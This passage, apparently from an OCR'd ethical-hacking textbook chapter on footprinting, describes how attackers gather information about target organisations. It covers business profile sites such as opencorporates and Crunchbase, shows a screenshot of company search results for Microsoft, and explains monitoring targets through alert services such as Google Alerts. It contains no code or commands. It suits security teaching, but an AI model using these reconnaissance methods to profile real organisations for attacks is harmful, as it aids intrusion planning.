
Alphabet Inc. is an American multinational technology conglomerate holding company headquartered in Mountain View, California. It was created through a restructuring of Google on October 2, 2015, and became the parent company of Google and several former Google subsidiaries. The two co-founders of Google remained as controlling shareholders, board members, and employees at Alphabet. Alphabet is the world's third-largest technology company by revenue and one of the world's most valuable companies. It is one of the Big Five American information technology companies, alongside Amazon, Apple, Meta and Microsoft. The establishment of Alphabet Inc. was prompted by a desire to make the core Google business "cleaner

Figure 2.34: Screenshot of Google Finance Service

- **Gathering Information from Business Profile Sites**

  Finding useful information from corporate websites is a necessary step in the information gathering phase. These business profile sites contain business information of companies located in a particular region with their contact information, which can be viewed by anyone.

  Attackers use business profile sites such as opencorporates, Crunchbase, and corporationwiki to gather important information about the target organizations, such as their location, addresses, contact information (such as phone numbers, email addresses), employee database, department names, type of service provided, and type of industry.


Companies matching 'Microsoft'
opencorporates.com/companies?jurisdiction_code=&q=Microsoft&utf8=✓
Learn how to leverage transparent company data at scale. Subscribe to our emails
opencorporates
The Open Database Of The Corporate World
Company name or number
SEARCH
● Companies ○ Officers
Log in/Sign up
Share This Search
Get company data at scale XML or JSON
Enterprise Users CSV or XLS
GO
Advanced Options

Found 752 companies

Microsoft

☐ exclude inactive

"MICROSOFT MONTENEGRO" D.O.O. - PODGORICA *(Montenegro, 5 Mar 2007- , BUL. DŽ. VAŠINGTONA, CAP. PLAZA, DIPLOMATSKA KULA, 3. SPRAT, 98/III, PODGORICA) Previously/Alternatively known as MICROSOFT MONTENEGRO*

"MICROSOFT TEHNOLOĢIJU LIETOTĀJU BIEDRĪBA" *(Latvia, 29 Apr 2005- , Detlava Brantkalna iela 6 - 36, Rīga)*

"МАЙКРОСОФТ БЪЛГАРИЯ" ЕООД *(Bulgaria) Previously/Alternatively known as MICROSOFT BULGARIA*

"МАЙКРОСОФТ" ЕООД *(Bulgaria) Previously/Alternatively known as MICROSOFT*

inactive 07747225 LTD *(United Kingdom, 22 Aug 2011- 4 Feb 2014, Branston Court Branston Street Hockley, Birmingham, Midlands, B18 6BA) Previously/Alternatively known as MICROSOFT SLATE LIMITED*

inactive 10854511 LTD. *(United Kingdom, 6 Jul 2017-20 Aug 2019, Microsoft Corporation Ltd 120 High Road East Finchley, London, England, N2 9ED) Previously/Alternatively known as MICROSOFT CORPORATION LIMITED*

inactive 11135539 LTD. *(United Kingdom, 5 Jan 2018-11 Jun 2019, International House 12 Constance Street, London, E16 2DQ) Previously/Alternatively known as MICROSOFT NETWORK PARTNERS LIMITED*

inactive 176798 CANADA INC. *(Canada, 25 Feb 1980- 4 Dec 2002, 7005 BOUL TASCHEREAU SUITE 333, BROSSARD, QC, J4Z1A7) Previously/Alternatively known as MICROSOFT DATA SYSTEMS INCORPORATED*

Filtered by jurisdiction Show all

4	Alabama (US)
11	Australia
13	California (US)
29	Delaware (US)
11	Finland
12	Florida (US)
16	France
20	Germany
12	Hong Kong
17	India
22	Ireland
10	Michigan (US)
14	Netherlands
59	Nevada (US)
10	New York (US)
10	North Carolina (US)
10	Norway
17	Nova Scotia (Canada)
12	Texas (US)
70	United Kingdom
27	Washington (US)

Figure 2.35: Screenshot of opencorporates showing search results of Microsoft

- ## Monitoring Targets Using Alerts


  Alerts are content monitoring services that provide automated, up-to-date information based on user preference, usually via email or SMS. To receive alerts, a user must register on the website and provide either an email address or a phone number. Online alert services automatically notify users when new content from news, blogs, and discussion groups matches a set of search terms selected by the user. These services provide up-to-date information about competitors and the industry.

  Tools such as Google Alerts, Twitter Alerts, and Giga Alerts help attackers to track mentions of the organization's name, member names, website, or any people or projects that are important. Attackers can gather updated information about the target periodically from the alert services and use it for further attacks.

- **Google Alerts**

  Source: *https://www.google.com/alerts*

